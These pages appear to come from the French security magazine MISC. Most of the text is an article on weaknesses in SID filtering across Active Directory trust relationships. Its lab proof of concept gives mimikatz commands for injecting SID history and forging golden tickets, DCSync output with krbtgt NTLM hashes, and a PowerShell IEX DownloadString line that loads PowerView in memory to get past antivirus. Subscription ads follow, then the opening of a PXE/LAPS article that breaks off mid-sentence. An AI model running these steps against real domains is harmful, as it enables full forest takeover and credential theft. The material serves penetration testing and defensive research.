L'authentification utilisateur au travers des relations d'approbations s'appuie sur le protocole Kerberos. Le protocole Kerberos repose sur un mécanisme de tickets émis par deux services de distribution du KDC (*Key Distribution Center*) : les TGT (*Ticket-Granting Ticket*), obtenus auprès du service Authentication Service et les tickets de service, obtenus auprès du service Ticket-Granting Service. Lors d'un accès à une ressource présente dans un domaine lié par une relation d'approbation, un nouveau ticket est émis pour l'utilisateur : le referral ticket. Ce ticket correspond à une réémission du TGT courant de l'utilisateur chiffré avec l'un des secrets (clé RC4, dont la valeur est identique au condensat NTLM, ou clés AES 128/256 bits) du compte de trust de l'approbation et permet l'obtention de TGS auprès du KDC du domaine ciblé.

Le SID est un identifiant unique et invariable utilisé par Active Directory pour identifier les entités principales de sécurité. Chaque objet participant au contrôle d'accès (utilisateur, ordinateur, groupe) dispose d'un SID courant et, optionnellement, d'un historique contenant les SID qui lui étaient précédemment associés. Lors d'une tentative d'accès à une ressource par un utilisateur, au sein d'un domaine ou dans le cadre d'une relation d'approbation, l'identification est faite via son SID courant et de chacun de ses SID historiques.

Ainsi, lors de la création d'un TGT, d'un TGS ou d'un referral ticket, le SID courant, les SID conservés dans l'historique de l'utilisateur et les groupes auxquels appartient l'utilisateur sont ajoutés dans le PAC du ticket **[4] [5]**.

Les SID respectent une convention de nommage définie par Microsoft (voir tableau ci-contre).

Le RID est unique au sein du domaine ou du système local. Les RID inférieurs à 1000 sont réservés pour des comptes par défaut spécifiques tandis que les RID supérieurs ou égaux à 1000 correspondent à des comptes utilisateurs créés localement après installation du domaine ou système.

Les SID suivants sont notables dans le cadre de cet article :

- S-1-5-9 : machines contrôleurs du domaine racine (*Enterprise Domain Controller*) ;

```
CommonHeader:
    Version:                        1
Data:
    EffectiveName:                  'user1_da'
    UserId:                         1105
    PrimaryGroupId:                 513
    LogonServer:                    'SID-DC1SUB'
    LogonDomainName:                'SUB'
    GroupCount:                     2
    GroupIds:
        [

            RelativeId:                     512
            RelativeId:                     513
        ]
    SidCount:                       1
    ExtraSids:
        [

            Sid:
                Revision:                       1
                SubAuthorityCount:              1
                IdentifierAuthority:            '\x00\x00\x00\x00\x00\x12'
                SubAuthority:
                    [
                        1,
                    ]
        ]
```

Fig. 3 : Extrait du PAC d'un TGT de l'administrateur de domaine « user1_da », exporté et déchiffré à l'aide de mimikatz, kekeo et decryptKerbTicket.py [6].

S	Niveau de révision	Identificateur d'autorité	Identificateur de domaine ou machine	Identificateur relatif Relative ID (RID)
S	1	5	21-351192908-2078360967-3889150907	1013

- S-1-5-21-<Domaine>-512 : groupe « Administrateurs de domaine » ;
- S-1-5-21-<Domaine>-516 : groupe incluant tous les contrôleurs de domaine ;
- S-1-5-21-<Domaine_racine>-519 : groupe « Administrateurs de l'Entreprise » ;
- S-1-5-21-<Domaine>-RID avec RID ≥ 1000 : entités principales de sécurité de domaine non créées par défaut.

2.2 Politique de filtrage des SID

Une politique de filtrage encadre les SID pouvant être utilisés dans le cadre des relations d'approbation. Le filtrage dépend du type de l'approbation et du type du SID ainsi que de l'activation ou non du mécanisme de filtrage des SID (*SID filtering*). Les relations pour lesquelles ce mécanisme est activé sont considérées comme étant en quarantaine. Ce qui est, par défaut, le cas pour toutes les relations d'approbation extra-forêt (inter domaines et inter forêts), à l'inverse des relations d'approbation intra-forêts (parent-enfants, racine d'arborescence et approbations raccourcies).

Lors de la suppression de mise en quarantaine d'une approbation externe, le bit **TRUST_ATTRIBUTE_QUARANTINED_DOMAIN** du datagramme **trustAttributes** est supprimé **[3]**. La relation, jusqu'alors considérée comme « Quarantined External », est désormais simplement « External ».

Lors de la suppression de mise en quarantaine d'une approbation inter forêts, le bit **TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL** du datagramme **trustAttributes** est positionné et la relation est considérée, du point de vue du filtrage des SID, comme une relation « External » **[3]**.

Enfin, lors de la mise en quarantaine d'un domaine dans le cadre d'une relation d'approbation intra-forêt, la relation d'approbation est dite « QuarantinedWithinForest » et une politique de filtrage spécifique lui est appliquée : « les seuls SID autorisés à être transmis à partir d'un tel domaine sont le SID «Enterprise Domain Controllers» (S-1-5-9) et ceux décrits par l'objet de domaine approuvé (TDO) » **[7]**. La mise en quarantaine rend par ailleurs inopérants les SID conservés en historique.

Le tableau ci-dessous **[8]** synthétise les règles de filtrage appliquées :

Type d'approbation Type de SID	Intra-forêt	Intra-forêt avec mise en quarantaine QuarantinedWithinForest	Externe External	Inter forêts*	Externe mise en quarantaine Quarantined External
AlwaysFilter S-1-5-18 S-1-5-32-544 ...	Filtré	Filtré	Filtré	Filtré	Filtré
NeverFilter					
ForestSpecific RID < 500 RID = 519 ...		Filtré	Filtré	Filtré	Filtré
DomainSpecific** 500 ≤ RID < 1000	Filtré	Filtré	Filtré	Filtré	Filtré
Domain RID ≥ 1000				Filtré	Filtré
SID en quarantaine		Filtré			Filtré

** : Les SID doivent également appartenir à la forêt distante, c'est-à-dire à la forêt de confiance.*
*** : Traité comme ForestSpecific depuis Windows Server 2012.*

Les principales implications offensives sont les suivantes :

- dans la configuration par défaut des relations d'approbation intra-forêt, les SID ForestSpecific, notamment les SID des administrateurs de l'entreprise, ne sont pas filtrés ;
- dans le cas des approbations externes et inter forêts dont la configuration par défaut de mise en quarantaine a été désactivée, les SID des entités principales de sécurité non créées par défaut et locales à la forêt ne sont, contrairement au cas des approbations mises en quarantaine, plus filtrés.




Fig. 4 : Compromission du domaine racine de la forêt suite à la compromission d'un domaine enfant par ajout du SID administrateur de l'entreprise en historique.

2.3 Exploitation des faiblesses de filtrage

Le principe théorique de l'attaque est relativement simple : les droits d'administrateurs de domaine, ou de l'entreprise, permettent d'ajouter des SID arbitraires dans l'historique des SID d'un utilisateur. Ces privilèges permettent aussi de récupérer les secrets du compte **krbtgt**, ou du compte d'approbation, afin de générer, respectivement, des TGT ou referral tickets contenant des SID arbitraires (« Golden Ticket » **[9]**).

Dans le cas d'approbations intra forêt non mises en quarantaine, le SID administrateur de l'entreprise peut être directement ajouté en historique des SID pour réaliser une élévation de privilèges sur (tous les domaines de) la forêt. La figure 4 illustre ce principe d'exploitation par l'ajout d'un SID dans l'historique du compte utilisateur courant.

Dans une optique de furtivité, une seconde typologie d'attaque peut être utilisée afin de compromettre le domaine racine sans besoin de modifier les objets du domaine enfant. Le principe de l'attaque est d'usurper l'identité d'un contrôleur de l'entreprise via la génération d'un TGT et de réaliser une demande de réplication - attaque connue sous le nom de DCSync **[10]** - afin, notamment, de récupérer les secrets du compte **krbtgt** du domaine racine. La compromission de l'un de ces secrets, permettant la génération de TGT et TGS arbitraires pour la forêt, induit une compromission effective et totale de la forêt. La figure 5 illustre le principe de l'attaque.

Remarque : aucune de ces deux attaques n'est fonctionnelle dans le cas d'une approbation intra forêt mise en quarantaine. La politique de filtrage appliquée dans le cadre de ces relations restreint l'utilisation des SID **S-1-5-<domaine_racine>-516**




Fig. 5 : Compromission du domaine racine de la forêt suite à la compromission d'un domaine enfant par usurpation d'identité d'un contrôleur de l'entreprise.

et `S-1-5-<domaine_racine>-519`, nécessaires aux attaques. Néanmoins, la mise en quarantaine des approbations intra-forêt, pouvant entraîner de forts impacts fonctionnels, est très rarement déployée.

Enfin, dans le cadre des approbations inter forêts et externes non mises en quarantaine, seuls les SID dont le RID est supérieur à 1000 peuvent être exploités. C'est le cas notamment du groupe « Exchange Windows Permissions », utilisé par le service de messagerie Exchange, qui permet, dans la configuration par défaut des services installés avant le 12 février 2019, de réaliser une élévation de privilèges sur le domaine **[11]**. La figure 6 illustre le principe de l'attaque.




Fig. 6 : Compromission d'une forêt distincte au travers d'une approbation non mise en quarantaine via usurpation identité du groupe « Exchange Windows Permissions ».

Remarque : la plupart des entreprises font par ailleurs usage de comptes ou groupes utilisateurs disposant des droits d'administrateur local sur l'ensemble des postes ou serveurs du domaine pouvant être exploités au travers d'une approbation inter forêts ou externe non mise en quarantaine. Ces comptes ou groupes peuvent généralement être identifiés par leur nomenclature de nommage ou leur « Unité Organisationnelle » (OU) de résidence.

2.4 Preuve de concept

Environnement de tests

Le projet AutomatedLab [12] a été utilisé, à l'aide d'une configuration présentée sur GitHub [13], pour la création de l'environnement de tests utilisés dans la suite de l'article. La preuve de concept ci-dessous illustre les rebonds possibles depuis le domaine `sub.forest1.net` en cas de compromission du compte `user1_da` puis depuis le domaine racine `forest1.net` vers la forêt distincte `forest2.net`.

Les commandes utilisées dans la preuve de concept sont disponibles sur GitHub [14].

2.4.1 Énumération des relations d'approbations

Plusieurs outils permettent d'énumérer les relations d'approbation d'un domaine, chacun présentant des avantages et inconvénients et pouvant être utilisés selon les besoins et contraintes rencontrés **[15]**.

L'utilitaire en ligne de commandes NLTEST, installé par défaut sur les systèmes Windows, peut être utilisé pour énumérer les relations d'approbation au travers d'appels à l'interface de programmation (API) Windows `DsEnumerateDomainTrusts`. Les informations retournées par l'API sont néanmoins limitées.

```
nltest /trusted_domains
```

Des requêtes LDAP peuvent être directement réalisées à l'aide de l'utilitaire en ligne de commandes `dsquery` enfin de récupérer l'ensemble des informations conservées dans les TDO.

```
dsquery * -filter "(objectClass=trustedDomain)" -attr *
```

Le cmdlet `Get-ADTrust`, du module Windows PowerShell Active Directory, permet d'énumérer les approbations, au travers de requêtes sous-jacentes LDAP et avec un même niveau de détail que des requêtes directes.

```
PS > Get-ADTrust -Filter * -Properties *
```

Les outils d'administration de serveur distant (RSAT) sont nécessaires pour utiliser le module Active Directory et doivent être installés localement sur le système.

Enfin, les cmdlets **Get-ForestTrust** et **Get-DomainTrust**, du module PowerShell PowerView de la suite offensive PowerSploit et disponibles sur GitHub (branche « dev ») **[16]**, peuvent être utilisés pour énumérer, respectivement, les approbations de forêts et de domaines sans besoin d'installer les RSAT.

Il est cependant à noter que le module PowerView est usuellement identifié par les solutions antivirales comme un script malveillant. Afin de contourner les mécanismes de détection éventuels, le module peut être injecté directement en mémoire depuis une URL distante à l'aide de la commande suivante :

```
PS > IEX (New-Object Net.WebClient).DownloadString('https://
<SERVEUR_WEB_IP>:<SERVEUR_WEB_PORT>/PowerView.ps1');
PS > Get-ForestTrust
PS > Get-DomainTrust
```

La commande PowerShell suivante, basée sur les cmdlets **Get-ADForest** et **Get-ADTrust**, permet d'énumérer l'ensemble des relations d'approbations de la forêt avec leurs attributs de sécurité principaux :

```
(Get-ADForest).Domains | ForEach-Object {
 Get-ADTrust -Server $_ -Filter * -Properties *
}
```

Exécuté depuis le compte **user1_da** sur le contrôleur du domaine **sub.forest1.net**, le script permet d'identifier les relations d'approbation de la forêt :

```
Name                  : forest2.net
source                : DC=forest1,DC=net
trustPartner          : forest2.net
IntraForest           : False
Direction             : BiDirectional
SIDFilteringForestAware : True
[...]

Name                  : forest1.net
source                : DC=sub,DC=forest1,DC=net
trustPartner          : forest1.net
IntraForest           : True
Direction             : BiDirectional
SIDFilteringQuarantined : False
[...]
```

Les approbations :

- intra-forêt et de domaines externes sont en mises en quarantaine lorsque l'attribut **SIDFilteringQuarantined** est positionné à **True** ;
- inter forêts sont en mises en quarantaine lorsque l'attribut **SIDFilteringForestAware** est positionné à **False**.

2.4.2 Compromission de la forêt depuis un domaine enfant non mis en quarantaine

Invoke-Mimikatz

L'outil mimikatz est détecté, à raison, comme un logiciel malveillant par la majorité des anti-virus. Une transposition de l'outil vers un script PowerShell a été réalisée afin de permettre une injection directement en mémoire : Invoke-Mimikatz. La version la plus récente à ce jour du script est disponible sur la branche « dev » du dépôt GitHub du projet Empire [17].

L'approbation Parent-Enfant entre les domaines **sub.forest1.net** et **forest1.net** n'étant pas mise en quarantaine, la compromission du domaine enfant permet de compromettre l'ensemble de la forêt.

Les commandes ci-dessous sont exécutées depuis le compte **user1_da** sur le contrôleur de domaine **sid-dc1sub.sub.forest1.net**.

Le module sid de l'outil mimikatz **[18]** peut être utilisé pour ajouter des SID arbitraires en historique d'un utilisateur depuis un compte disposant des privilèges d'administrateur de domaine.

Le SID de la forêt doit dans un premier temps être récupéré :

```
PS > Get-ADDomain forest1.net | Ft Name,DomainSID
Name              DomainSID
----              ---------
forest1           S-1-5-21-351192908-2078360967-3889150907
```

Les commandes suivantes permettent d'ajouter le SID administrateur de l'entreprise dans l'historique de l'utilisateur **user1_da** :

```
mimikatz # privilege::debug
mimikatz # sid::patch
```

```
mimikatz # sid::add /sam:user1_da /new
:S-1-5-21-351192908-2078360967-3889150907-519
[...]
Will try to add 'sIDHistory' this new SID:
'S-1-5-21-351192908-2078360967-3889150907-519': OK!
```

Le cmdlet **Get-ADUser**, du module Windows PowerShell Active Directory, peut être utilisé pour vérifier que le SID a été correctement ajouté dans l'historique de l'utilisateur :

```
Get-ADUser user1_da -Properties samAccountName, SIDHistory

[...]
SamAccountName    : user1_da
SID               : S-1-5-21-3882558432-3449285085-
2394174389-1108
SIDHistory        : {S-1-5-21-351192908-2078360967-
3889150907-519}
```

Enfin, la commande **PsExec**, de la suite d'utilitaires Sysinternals, nous permet de vérifier les privilèges obtenus :

```
PsExec64.exe -accepteula \\forest1.net whoami /user /groups

User Name    SID
============ ============================================
sub\user1_da S-1-5-21-3882558432-3449285085-2394174389-1108

Group Name                 Type         SID
========================== ============ ==================
SUB\Domain Admins          Group        S-1-5-21-3882558432-
3449285085-512
forest1\Enterprise Admins Group         S-1-5-21-351192908-
2078360967-519
```

Cette approche nécessite une modification d'un objet du domaine, ce qui peut être évité, dans un souci de furtivité, avec l'attaque ci-dessous dont l'objectif est d'obtenir les secrets du compte **krbtgt** en minimisant la traçabilité de la compromission.

Remarque : l'usurpation d'identité d'un contrôleur de domaine permet d'éviter la génération d'évènements Windows permettant de monitorer les tentatives de DCSync **[19]**.

Le module kerberos de l'outil mimikatz permet de générer des tickets Kerberos sous condition de connaissance d'un secret du compte **krbtgt** du domaine courant (dans le cas présent le condensat NTLM du mot de passe).

Les paramètres suivants permettent de générer un TGT d'imitation d'un contrôleur de l'entreprise **[20]** :

```
/user: Nom du compte machine du contrôleur de domaine enfant.
Commande PowerShell : " Get-ADComputer -Identity
"$env:computername" -Properties SamAccountName "
/rc4: Condensat NTLM du mot de passe du compte " krbtgt " du
domaine enfant.
/sid: SID du domaine enfant.
Commande PowerShell : " Get-ADDomain sub.forest1.net | Ft
DomainSID "
/domain: Nom de domaine complètement qualifié du domaine enfant.
/groups:516
/sids:S-1-5-21-<domaine_racine>-516,S-1-5-9
/id: SID du contrôleur de domaine enfant.
Commande PowerShell :
" (New-Object System.Security.Principal.NTAccount("sub.forest1.
net","<SAM-DC$>")).Translate([System.Security.Principal.
SecurityIdentifier]).Value "
/ptt Permet d'injecter le ticket forgé directement dans la
session utilisateur courante.
```

Un « golden ticket » peut ainsi être généré, injecté dans la session utilisateur courante et utilisé pour récupérer les secrets du compte **krbtgt** du domaine racine de la forêt :

```
mimikatz # kerberos::golden /user:SID-DC1SUB$
/rc4:6c06d08e5cc09770f960d6d4690d0564 /sid
:S-1-5-21-2897659825-2986355867-346294487 /domain:sub.
forest1.net /groups:516 /sids:S-1-5-21-641969683-
1743101000-2841093426-516,S-1-5-9 /id:S-1-5-21-2897659825-
2986355867-346294487-1001 /ptt
User      : SID-DC1SUB$
Domain    : sub.forest1.net (SUB)
SID       : S-1-5-21-2897659825-2986355867-346294487
User Id   : 0
Groups Id : *516
Extra SIDs: S-1-5-21-641969683-1743101000-2841093426-516 ;
S-1-5-9 ;
[...]
Golden ticket for 'SID-DC1SUB$ @ sub.forest1.net'
successfully submitted for current session

mimikatz # lsadump::dcsync /domain:forest1.net /dc:sid-dc1.
forest1.net /user:forest1\krbtgt
SAM Username         : krbtgt
Object Security ID   : S-1-5-21-641969683-1743101000-
2841093426-502
Credentials:
  Hash NTLM: 5121bd268e8872e28260c9eefc86e17f
[...]
```

2.4.3 Compromission d'une forêt distincte ou domaine externe au travers d'une approbation non mise en quarantaine

L'approbation inter forêts entre les forêts **forest1.net** et **forest2.net** n'étant pas mise en quarantaine, les règles de filtrage des SID appliquées permettent d'usurper l'identité du groupe « Exchange Windows Permissions » afin de réaliser une élévation de privilèges sur la forêt au travers d'une modification des ACL du domaine **[11]**.

Les commandes ci-dessous sont exécutées depuis le compte **user_ea** sur le contrôleur de l'Entreprise **sid-dc1.forest1.net**.

```
PS > Get-ADGroup -Server forest2.net "Exchange Windows
Permissions"
[...]
SamAccountName     : Exchange Windows Permissions
SID                : S-1-5-21-3552938972-2500852776-
447908158-1122
```

Comme présenté en paragraphe « 2.4.2 », mimikatz peut être utilisé pour ajouter un SID en historique d'un utilisateur :

```
mimikatz # privilege::debug
mimikatz # sid::patch
mimikatz # sid::add /sam:user_ea /new
:S-1-5-21-3552938972-2500852776-447908158-1122
```

Les cmdlets **Add-ObjectACL** et **Get-ObjectACL** du module PowerView permettent ensuite de modifier les ACL du domaine et de vérifier que la modification est déployée **[21]** :

```
PS > Import-Module .\PowerView.ps1
Add-ObjectACL -Server forest2.net -TargetDomain forest2.net
-TargetIdentity "dc=forest2,dc=net" -
PrincipalDomain forest1.net -PrincipalIdentity user_ea
-Rights DCSync

# Récupération du SID de l'utilisateur user_ea
PS > Get-ADUser user_ea -Properties * | Ft SID
SID
---
S-1-5-21-641969683-1743101000-2841093426-1109

PS > Get-ObjectACL -Server forest2.net -Domain forest2.
net -Identity "dc=forest2,dc=net" | ?{$_.SecurityIdentifier
-match 'S-1-5-21-641969683-1743101000-2841093426-1109'} |
Ft ObjectAceType
ObjectAceType
-------------
89e95b76-444d-4c62-991a-0facbeda640c
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
```

Remarque : il peut être nécessaire de patienter plusieurs minutes pour que la mise à jour des ACL soit effective.

Enfin, lorsque les trois identificateurs globaux uniques ci-dessus sont configurés pour le compte courant, mimikatz peut être utilisé pour effectuer une demande de synchronisation du compte **krbtgt** de la forêt ciblée :

```
mimikatz # lsadump::dcsync /domain:forest2.net /dc:sid-dc2.
forest2.net /user:forest2\krbtgt
[...]
SAM Username         : krbtgt
Credentials:
  Hash NTLM: 157e9ec86df4cfa9fd85306117e5fab5
```

Remarque : une mise à jour du service Exchange, de février 2019 **[22]**, permet de réduire les privilèges des groupes du service et notamment du groupe « Exchange Windows Permissions ».

Conclusion

Ce premier article démontre qu'une compromission d'un domaine enfant peut entraîner la compromission totale de la forêt et qu'un rebond est de plus possible au travers des relations d'approbation inter forêts et externes non mises en quarantaine. D'où le principe communément admis que la frontière d'administration est le domaine tandis que la frontière de sécurité est la forêt.

Un prochain article présentera que, sous certaines conditions, la frontière de sécurité des relations d'approbation inter forêts et externes mises en quarantaine est perméable. ■

Remerciements

Remerciements à Arnaud SOULLIE, Nicolas DAUBRESSE et Rémi ESCOURROU pour leurs relectures et conseils, ainsi qu'à Aurélien BORDES, Benjamin DELPY, Dirk-jan MOLLEMA, Sean METCALF, Will SCHROEDER et l'ensemble des auteurs ayant réalisés les travaux de recherche et développés les outils sur lesquels se fondent cet article.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.

MISC

Abonnez-vous !

NOS TARIFS s'entendent TTC et en euros*		PAPIER	
OFFRE	ABONNEMENT	Réf	Tarif TTC
MC	6n° MISC	☐ MC1	45 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €
	COUPLAGES AVEC NOS AUTRES MAGAZINES		
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	☐ B+1	194 €
C+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS + 6n° LP + 3n° HS	☐ C+1	263 €
I+	6n° MISC + 2n° HS + 4n° HK	☐ I+1	107 €
L+	11n° GLMF + 6n° HS + 6n° LP + 3n° HS + 6n° MISC + 2n° HS + 4n° HK	☐ L+1	305 €

CONSULTEZ NOS OFFRES D'ABONNEMENT CONNECT SUR : www.ed-diamond.com

Les abréviations des offres sont les suivantes :
GLMF = GNU/Linux Magazine France
HS = Hors-Série | LP = Linux Pratique
HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter par e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

COMMENT LIRE MISC ?

➡ EN VERSION PAPIER...


M'ABONNER ! ME RÉABONNER ! COMPLÉTER MA COLLECTION ! ...

Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres d'abonnements ou renvoyez-nous ce document complété !

➡ SUR VOTRE SMARTPHONE OU TABLETTE...



NOUVEAU !

Téléchargez notre application

DIAMOND KIOSK

DISPONIBLE SUR Google Play

Télécharger dans l'App Store

1 N°offert pour découvrir l'application

➡ OU EN NUMÉRIQUE...

CONNECT MISC

Découvrez Connect

la plateforme de documentation numérique !

Retrouvez tous les articles de MISC dès leur parution en ligne et accédez aux archives du magazine !

Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 20 ou par e-mail à cial@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

COMPROMISSION DES POSTES DE TRAVAIL GRÂCE À LAPS ET PXE

Rémi ESCOURROU & Cyprien OGER
Auditeurs chez Wavestone

mots-clés : PENTEST / BLACK BOX / ACTIVE DIRECTORY / PXE / DACL / LAPS

Le poste de travail reste une des cibles favorites durant des opérations Red Team. Cependant, son niveau de sécurité s'est drastiquement amélioré avec le déploiement à grande échelle de solutions de sécurité comme Bitlocker ou encore LAPS. Mais ces solutions peuvent-elles aussi introduire de nouveaux chemins de compromission ? Retour sur une combinaison explosive entre un procédé de masterisation des postes de travail et LAPS.

La masterisation automatisée des postes de travail est devenue un processus standard au sein des grandes entreprises. Par ailleurs, le durcissement des postes de travail a fait de nets progrès ces dernières années, notamment à l'aide de l'outil LAPS de Microsoft qui permet la gestion des mots de passe locaux.

Toutefois, nous allons étudier dans cet article comment la combinaison de deux bonnes idées sans lien apparent l'une avec l'autre peut mener à la compromission de l'ensemble des postes de travail d'un système d'information. Le principal avantage de la technique présentée dans la suite de l'article est qu'elle est réalisable en boîte noire, c'est-à-dire sans aucune connaissance préalable de la cible.

1 Masterisation automatisée de postes de travail

Le déploiement et la configuration de postes de travail en grand nombre sont une tâche fastidieuse qui peut bénéficier d'une relative automatisation grâce à des outils comme *Microsoft Deployment Toolkit* (MDT) ou *System Center Configuration Manager* (SCCM). Ces technologies permettent par exemple d'installer simplement un master logiciel sur un poste de travail à partir d'un accès réseau et d'automatiser son intégration dans l'annuaire Active Directory de l'entreprise.

1.1 Microsoft Deployment Toolkit (MDT)

Microsoft Deployment Toolkit **[MDT]** est un outil Microsoft qui permet de déployer une image Windows à partir d'une configuration prédéfinie. Cela se manifeste par la création de fichiers de déploiement (au format « .wim »). Afin de faciliter la tâche de la personne déployant un nouveau poste de travail, ces fichiers sont déployés sur le réseau afin de pouvoir permettre d'amorcer le démarrage du poste de travail sur le réseau avec PXE. Ils sont par défaut accessibles publiquement (sans authentification) à l'aide du protocole Trivial FTP (TFTP).

1.2 Boot PXE

Le boot PXE (*Pre-boot eXecution Environment*) permet donc à une station de travail de démarrer depuis le réseau. Il s'appuie sur une réponse spécifique du serveur DHCP définie dans la RFC




Fig. 1 : Téléchargement de l'image « wim ».

4578 **[DHCP & PXE]**. Le client PXE envoie une requête DHCP avec des options relatives à PXE et la réponse du serveur DHCP lui indique, en complément des informations d'adressage IP habituelles, l'emplacement du fichier de pre-boot sur le réseau, accessible en TFTP.

Une fois l'image chargée, le client procède à l'installation de son contenu sur le disque local ainsi que l'intégration dans l'Active Directory au travers d'un compte de service dédié à cet usage inclus dans l'image de pre-boot PXE. Une fois l'installation terminée, le poste de travail est fonctionnel et l'enrôlement dans l'Active Directory effectif.

1.3 Extraction des données sensibles

Ces fonctionnalités de boot sur PXE ont déjà été étudiées par de nombreuses personnes **[NETSPI]** et se révèlent utiles pour un attaquant, car elles permettent notamment d'extraire des informations sensibles. En effet, il est notamment possible pour un attaquant de démarrer sur PXE et de profiter de ce processus automatisé pour obtenir, sans informations préalables initialement, un poste de travail standard du domaine cible.

Tout particulièrement, au travers de ce fonctionnement, il est possible :

